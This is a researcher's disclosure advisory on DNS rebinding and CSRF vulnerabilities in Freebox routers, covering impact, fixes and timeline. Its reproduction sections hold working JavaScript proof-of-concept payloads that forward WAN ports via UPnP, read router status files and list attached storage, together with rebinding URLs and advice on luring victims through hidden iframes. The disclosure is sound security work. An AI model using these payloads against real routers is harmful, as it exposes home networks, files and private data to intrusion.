DNS Rebinding vulnerabilities in Freebox

Sep 23 2020

computer security vulnerability web upnp dns-rebinding csrf advisory

CVE-2020-24373 CVE-2020-24374 CVE-2020-24375 CVE-2020-24376 CVE-2020-24377

I found some DNS rebinding vulnerabilities in Freebox devices (CVE-2020-24374, CVE-2020-24375, CVE-2020-24376, CVE-2020-24377) as well as a Cross Site Request Forgery (CSRF) vulnerability (CVE-2020-24373). These vulnerabilities were fixed in 2020-08-05.

Overview

I found several services on several models of Freebox[2] to be vulnerable to DNS rebinding attacks. These services are normally only accessible from the LAN. Using DNS rebinding and Cross Site Request Forgery (CSRF) attacks, a malicious remote website can access these services by exploiting a browser running in the Local Area Network (LAN).

Impacted devices:

- Freebox v5 modem,
- Freebox Server (Freebox Révolution, Freebox mini, Freebox One, Freebox Delta and Freebox Pop).

Impacted components/services:

- Universal Plug and Play (UPnP)[1] Internet Gateway Device (IGD) service (fbxigdd) of both types of devices (TCP port 5678),
- UPnP MediaServer service (fbxupnpd) of Freebox Server (TCP port 52424),
- web User Interface (UI) of Freebox v5 modem (TCP port 80),
- web UI of Freebox Server (TCP port 80).

In addition, the UPnP MediaServer implementation of Freebox Server was found to be vulnerable to CSRF as well (CVE-2020-24374) there might not be a practical impact of this vulnerability.

These vulnerabilities were fixed in 2020-08-05 with the release of:

- Freebox Server 4.2.3;
- Freebox v5 modem 1.5.29.

Impact

These vulnerabilities can be used to conduct a wide range of actions such as:

- forward a Wide Area Network (WAN) port to the device executing the browser,
- exfiltrate sensitive informations (MAC addresses, SSID, landline phone call history, etc.),
- access (read and write) files on storage attached to the Freebox,
- change the announced DNS resolvers,
- create Virtual Private Network (VPN) tunnels,
- make the landline phone ring,
- upload malicious files to attached storage,
- etc.

Several of these actions could be leveraged to attack the devices on the LAN:

- forward WAN ports to the local device in order to attack its services,
- creating a VPN server on the Freebox to get access to the LAN and attack local device,
- copy malicious files on the attached storage as an attempt to attack local device,
- overriding DNS tresolvers in order to redirecting user traffic to malicious servers.

Findings

Vulnerability	Type	Affected Device(s)	Affected Component
CVE-2020-24373	CSRF	Freebox Server	UPnP MediaServer (port 52424)
CVE-2020-24374	DNS rebinding	Freebox v5 modem	Web UI (port 80)
CVE-2020-24375	DNS rebinding	Freebox Server	UPnP MediaServer (port 52424)
CVE-2020-24376	DNS rebinding	Freebox v5 modem, Freebox Server	UPnP IGD (port 5678)
CVE-2020-24377	DNS rebinding	Freebox Server	Web UI (port 80)

DNS rebinding attack on UPnP IGD

Identifier: CVE-2020-24376

Both types of Freebox implement the UPnP IGD service (fbxigdd/1.0 or fbxigdd/1.1) on TCP port 5678. This service is usually used by (mostly legacy) programs in the LAN to forward WAN ports to themselves in order to be reachable from outside the LAN. This interface is vulnerable to DNS rebinding attacks before 1.5.29 (for Freebox v5 modem) and 4.2.3 (for Freebox Server).

Reproduction: The following JavaScript code (`script.js`) can be used in a DNS rebinding attack to forward a WAN port to the local device which is executing the browser:

```
function sleep(delay)
{
  return new Promise((resolve, reject) => {
    setTimeout(resolve, delay);
  });
}
async function main()
{
  while(true) {
    const response = await fetch("/control/wan_ip_connection", {
      method: "POST",
      headers: {
        "Content-Type": "text/xml; charset=utf-8",
        "SOAPAction": '"urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping"',
      },
      body: `<?xml version="1.0" encoding="utf-8"?>
      <s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
        <s:Body>
          <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
            <NewRemoteHost></NewRemoteHost>
            <NewExternalPort>9999</NewExternalPort>
            <NewProtocol>TCP</NewProtocol>
            <NewInternalPort>9999</NewInternalPort>
            <NewInternalClient>192.168.0.12</NewInternalClient>
            <NewEnabled>1</NewEnabled>
            <NewPortMappingDescription>Test</NewPortMappingDescription>
            <NewLeaseDuration>240</NewLeaseDuration>
          </u:AddPortMapping>
        </s:Body>
      </s:Envelope>`
    });
    if (response.status == 200) {
      alert("DONE!")
      return;
    }
    await sleep(1000);
  }
}
main()
```

You might want to adjust some parameters such as:

- `NewExternalPort`, the WAN port we are going to forward,
- `NewInternalPort`, the port we are going to forward to on the target device,
- `NewInternalClient`, the IP address of the target device,

We need a minimal HTML page to serve this code (`index.html`):

```
<script src="script.js">
```

We are going to serve these two files from a remove web site. We need to use the same TCP port as the service we are going to attack (TCP port 5678):

```
python3 -m http.server 5678
```

Now we need to make the browser on the LAN visit[3] a URI of the form

```
http://a.192.0.2.1.3time.212.27.38.253.forever.3643bba7-1363-43c6-9865-2db92aaeccb3.rebind.network:5678/
```

This domain name in this example asks the whonow[4] DNS resolver to resolve this domain to 192.0.2.1.1 (which is the public IP address of the malicous webserver in our example) one time. For subsequent requests, the resolver will resolve this domain to 212.27.38.253[6]. When used in the LAN, this IP address routes to the local Freebox[5].

A new UUID (`3643bba7-1363-43c6-9865-2db92aaeccb3`) must be used every time we are attempting to replicate the attack.

After some time, a `alert()` popup should appear signaling that the attack has succeeded.

We can now confirm that we managed to forward the TCP port:

1. Run a server listening at port 9999 on the device (eg. `socat TCP-LISTEN:9999 STDIO`).
2. Attempt to connect to port 9999 from a remote device (eg. `socat TCP-CONNECT:$ip:9999 STDIO`).

Limitation: The `NewInternalClient` IP address must be the IP address used to make the request. The service rejects any attempt to forward the port to another device than the one issuing the request. We can only use this vulnerability to open a port to the device executing the browser. We cannot open a port to another device on the LAN.

Impact: A remote website can use a DNS rebinding vulnerability on the UPnP IGD service of the Freebox to forward WAN ports to the device running the browser. This could be used by an attacker to attack a local service running on the local device. For example, the attacker could try access Samba shares by forwarding a WAN port to port TCP 445.

DNS rebinding on Freebox v5 web UI

Identifier: CVE-2020-24374

The Freebox v5 has a web user interface on port 80 which provides some information about the Freebox. Before v1.5.29, this web user interface of Freebox v5 is vulnerable to DNS rebinding attacks. It is possible for a malicious remote website to exploit this vulnerability to read and exfiltrate potentially confidential data found in `/pub/fbx_info.txt`.

Example of content of this `/pub/fbx_info.txt` (censored):

```
                      Etat de la Freebox
______________________________________________________________________


Informations générales :
========================

  Modèle                         Freebox ADSL
  Version du firmware            1.5.28
  Mode de connection             Dégroupé
  Temps depuis la mise en route  31 jours, 21 heures, 40 minutes


Téléphone :
===========

  Etat                           Ok
  Etat du combiné                Raccroché
  Sonnerie                       Inactive


Adsl :
======

  Etat                           Showtime
  Protocole                      ADSL2+
  Mode                           Interleaved

                         Descendant         Montant
                         --                 --
  Débit ATM              10098 kb/s         1281 kb/s
  Marge de bruit         5.90 dB            7.60 dB
  Atténuation            29.50 dB           15.40 dB
  FEC                    13822690           330
  CRC                    7185               0
  HEC                    137                16

 Journal de connexion adsl :
 ---------------------------

  Date                         Etat             Débit (kb/s)
  --                           --               --
  19/07/2020 à 22:10:20        Connexion        10098 / 1025
  19/07/2020 à 22:09:56        Déconnexion
  19/07/2020 à 06:31:40        Connexion        10820 / 1025
  19/07/2020 à 06:31:16        Déconnexion
  18/07/2020 à 22:25:13        Connexion        9856 / 1025
  18/07/2020 à 22:24:50        Déconnexion
  18/07/2020 à 06:05:34        Connexion        11115 / 1025
  18/07/2020 à 06:05:11        Déconnexion
  18/07/2020 à 03:33:23        Connexion        10594 / 1025
  18/07/2020 à 03:33:00        Déconnexion
  17/07/2020 à 15:15:16        Connexion        10630 / 1025
  17/07/2020 à 15:14:53        Déconnexion
  17/07/2020 à 06:49:56        Connexion        11127 / 1025
  17/07/2020 à 06:49:33        Déconnexion
  17/07/2020 à 01:41:28        Connexion        10109 / 1025
  17/07/2020 à 01:41:05        Déconnexion
  14/07/2020 à 17:53:02        Connexion        10492 / 1025
  14/07/2020 à 17:52:39        Déconnexion
  14/07/2020 à 09:28:18        Connexion        11062 / 1025
  14/07/2020 à 09:27:55        Déconnexion
  14/07/2020 à 04:00:11        Connexion        9873 / 1025
  14/07/2020 à 03:59:43        Déconnexion
  13/07/2020 à 21:03:44        Connexion        10395 / 1025
  13/07/2020 à 21:03:21        Déconnexion


Wifi :
======

  Etat                           Ok
  Modèle                         Ralink RT61
  Canal                          11
  État du réseau                 Activé
  Ssid                           freebox_XXXXXX
  Type de clé                    WPA (TKIP+AES)
  FreeWifi                       Actif
  FreeWifi Secure                Actif


Réseau :
========

  Adresse MAC Freebox            XX:XX:XX:XX:XX:XX
  Adresse IP                     XXX.XXX.XXX.XXX
  IPv6                           Activé
  Mode routeur                   Activé
  Adresse IP privée              192.168.0.254
  Adresse IP DMZ                 192.168.0.1
  Adresse IP Freeplayer          192.168.0.0
  Réponse au ping                Activé
  Proxy Wake On Lan              Désactivé
  Serveur DHCP                   Activé
  Plage d'adresses dynamique     192.168.0.10 - 192.168.0.50

 Attributions dhcp :
 -------------------

  Adresse MAC            Adresse IP
  --                     --
  XX:XX:XX:XX:XX:XX      192.168.0.10
  XX:XX:XX:XX:XX:XX      192.168.0.11
  XX:XX:XX:XX:XX:XX      192.168.0.12
  XX:XX:XX:XX:XX:XX      192.168.0.14
  XX:XX:XX:XX:XX:XX      192.168.0.15
  XX:XX:XX:XX:XX:XX      192.168.0.1

 Interfaces réseau :
 -------------------

                         Lien           Débit entrant  Débit sortant
                         --             --             --
  WAN                    Ok             0 ko/s         0 ko/s
  Ethernet                              0 ko/s         0 ko/s
  USB                    Non connecté
  Switch                 100baseTX-FD   0 ko/s         0 ko/s
```

Interesting information found here:

- the MAC addresses can be used to identify the type of devices on the LAN (which could be useful when attacking the device with a port forwarding);
- exfiltration of MAC addresses could have a privacy impact;
- exfiltration of the SSID could have a privacy impact;
- the attacker can poll the status of the landline phone which could have a privacy impact.

Reproduction: In order to reproduce the attack, we use the same method used for the UPnP IGD attack. As the service we are attacking is using port 80, we need to use port 80 instead of port 5678.

The following JavaScript code can be used:

```
function sleep(delay)
{
  return new Promise((resolve, reject) => {
    setTimeout(resolve, delay);
  });
}
async function main()
{
  while(true) {
    const response = await fetch("/pub/fbx_info.txt");
    if (response.status == 200) {
      const value = await response.text();
      alert(value);
      return;
    }
    await sleep(1000);
  }
}
main()
```

Once obtained the data can then be exilftrated using another `fetch()` call.

DNS rebinding on UPnP Mediaserver

Identifier: CVE-2020-24375

The Freebox Server hosts a second UPnP service (fbxupnpd/0.1.0) on port 52424 implementing the device type `MediaServer:1`. This interface is vulnerable to DNS rebinding attacks as well (before v4.2.3). A remote website can exploit this vulnerability to exilftrate files on the attached storage[^noupload].

As far as I understand, the Freebox does not support writing to the storage or uploading the files to another URI using this interface.

Reproduction: We can use the same method as for previous DNS rebinding attacks but using port 52424. The following JavaScript code demonstrates how an attacker can list the files through DNS rebinding.

```
function sleep(delay)
{
  return new Promise((resolve, reject) => {
    setTimeout(resolve, delay);
  });
}
async function main()
{
  while(true) {
    const response = await fetch("/service/ContentDirectory/control", {
      "method": "POST",
      "body": `<?xml version="1.0" encoding="utf-8"?>
    <s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
                xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
      <s:Body>
        <u:Browse xmlns:u="urn:schemas-upnp-org:service:ContentDirectory:1">
          <ObjectID>0</ObjectID>
          <BrowseFlag>BrowseDirectChildren</BrowseFlag>
          <Filter>*</Filter>
          <StartingIndex>0</StartingIndex>
          <RequestedCount>10</RequestedCount>
          <SortCriteria></SortCriteria>
        </u:Browse>
      </s:Body>
    </s:Envelope>`});
    if (response.status == 200) {
      alert(await response.text());
      return;
    }
    await sleep(1000);
  }
}
main()
```

The files can be read using URIs of the form:

```
http://a.192.0.2.1.3time.212.27.38.253.forever.3643bba7-1363-43c6-9865-2db92aaeccb3.rebind.network:52424/files/Volume%20268Go/test.html
```

CSRF on UPnP Mediaserver

Identifier: CVE-2020-24373


In addition, this UPnP MediaServer interface is vulnerable to CSRF as well. However, in a CSRF scenario, the attacker is blind and cannot see the response directly.

As the Freebox does not seem to support write access to this storage or exporting the files, there might not be a practical impact of this vulnerability.

DNS rebinding on Freebox Server web UI

Identifier: CVE-2020-24377

The FreeboxServer provides a web UI. In constrast to the web UI of the Freebox v5, this web UI provides a lot of features. However, it is protected by a password chosen by the user (there is no login). All the important functionalities of this interface seem to be protected by this password.



Menu of the FreeboxOS in guest mode (grayed-out options are protected by a password)

This interface is vulnerable to DNS rebinding attacks. A malicious remote website can use this vulnerability to attempt to find the password of the user (brute-force). By default, this web UI is only accesible from the LAN. The user might be tempted to choose a weak password.

If the attacker succeeds, they can use the DNS rebinding vulnerability to access the extensive administration interface, including:

- getting bandwith consumption graphs,
- accessing files on attached storage,
- setting up VPN tunels (client or server),
- configuring routing (port redirection, etc.),
- checking the state of the phone,

- listing devices on the LAN,
- watching the associated landline phone call history,
- make the associated landline phone ring,
- change the announced DNS resolvers,
- downloading files,
- setting up a FTP server,
- exposing the web interface to internet.

Resolution

The services are vulnerable to DNS rebinding because they are accepting any value of the `Host` header. This vulnerability can be prevented by validating the `Host` against a list of suitable values.

The UPnP MediaServer service was vulnerable to CSRF attacks because it was accepting UPnP requests[1] with any value of the `Content-Type` header. This vulnerability can be fixed by enforcing the correct value of this header (`text/xml; charset="utf-8"`). This value of the `Content-Type` header is mandated by the UPnP specification.

Timeline

- 2020-07-20, Found the initial vulnerability on Freebox v5
- 2020-07-22, Reported vulnerability
- 2020-07-25, Tested attacks on Freebox Pop (Freebox Server) and reported
- 2020-07-25, Vulnerabilities validated by vendor
- 2020-08-05, Firmware upgrade released
- 2020-09-07, Disclosure by vendor

Discussion

Many modem/routers, “smart” devices (smart TVs, etc.) and IoT devices expose HTTP-based services on the LAN without authentication. As a result, DNS rebinding vulnerabilities are very common for these type of devices. Unless the authors of the software have taken explicit measure to protect against this type of attack, these type of services are probably vulnerable.

This is especially true for UPnP services.

Roughly, the service is probably vulnerable to DNS-rebinding attacks if all of the following are true:

- it does not use authentication,
- it does not enforce the value of the `Host` header,
- it does not use TLS,
- the URI paths are predictable.

These devices are also quite susceptible to be vulnerable to CSRF attacks. However, developers are usually more aware of this type of vulnerability and are more susceptible to implement protection against it.

Acknowledgment

Brannon Dorsey wrote whonow. This software is very useful for experimenting with DNS rebinding attacks. Moreover a public instance is available at through the `rebind.network` domain. This public instance is very convenient because it makes the reproduction of these attacks a lot simpler (eg. when disclosing to vendor).

The team developing the Freebox firmware did a great job at fixing those vulnerabilities.

References

- Freebox release note for the version fixing those vulnerabilities
- Attacking Private Networks from the Internet with DNS Rebinding ~ Brannon Dorsey
- UPnP hacks - IGD stacks
- UPnP hacks - UPnP A/V profile
- Impact of DNS over HTTPS (DoH) on DNS Rebinding Attacks
- whonow, a simple and useful DNS rebinding service (used in the reproduction steps)
- UPnP v1.1 specification
- UPnP WANIPConnection:1 specification
- UPnP ContentDirectory:1 specification

---

1. The UPnP protocol exposes RPC services on the LAN using Simple Object Access Protocol (SOAP) over HTTP POST. Any system on the local network is supposed to be able to call those services without authentication. This SOAP-over-HTTP service is expected to be only accessible from the LAN. ↩↩
2. The Freebox is the name of several different models of modem/routers of Free, a French Internet Service Provider. ↩
3. For reproducting the attack, we can simply visit the page using a browser. For a real attack, the attacker would need to trick the victim into visiting this URI. This could take the form of a (invisible) `iframe` embeded in an innocuous looking website. ↩
4. We are using the public whonow instance. whonow is a very convenient DNS resolver for executing DNS rebinding attacks. An instance of this server is available on the `rebind.network` domain. ↩
5. The `mafreebox.freebox.fr` domain resolves to this IP address. ↩
6. We can try to use the private IP address of the Freebox (192.168.1.254) instead. However, the DNS resolvers of Free are blocking any DNS response which contains a private IP address. This prevents this form of DNS rebinding attack to work if the user is using the resolvers of Free. ↩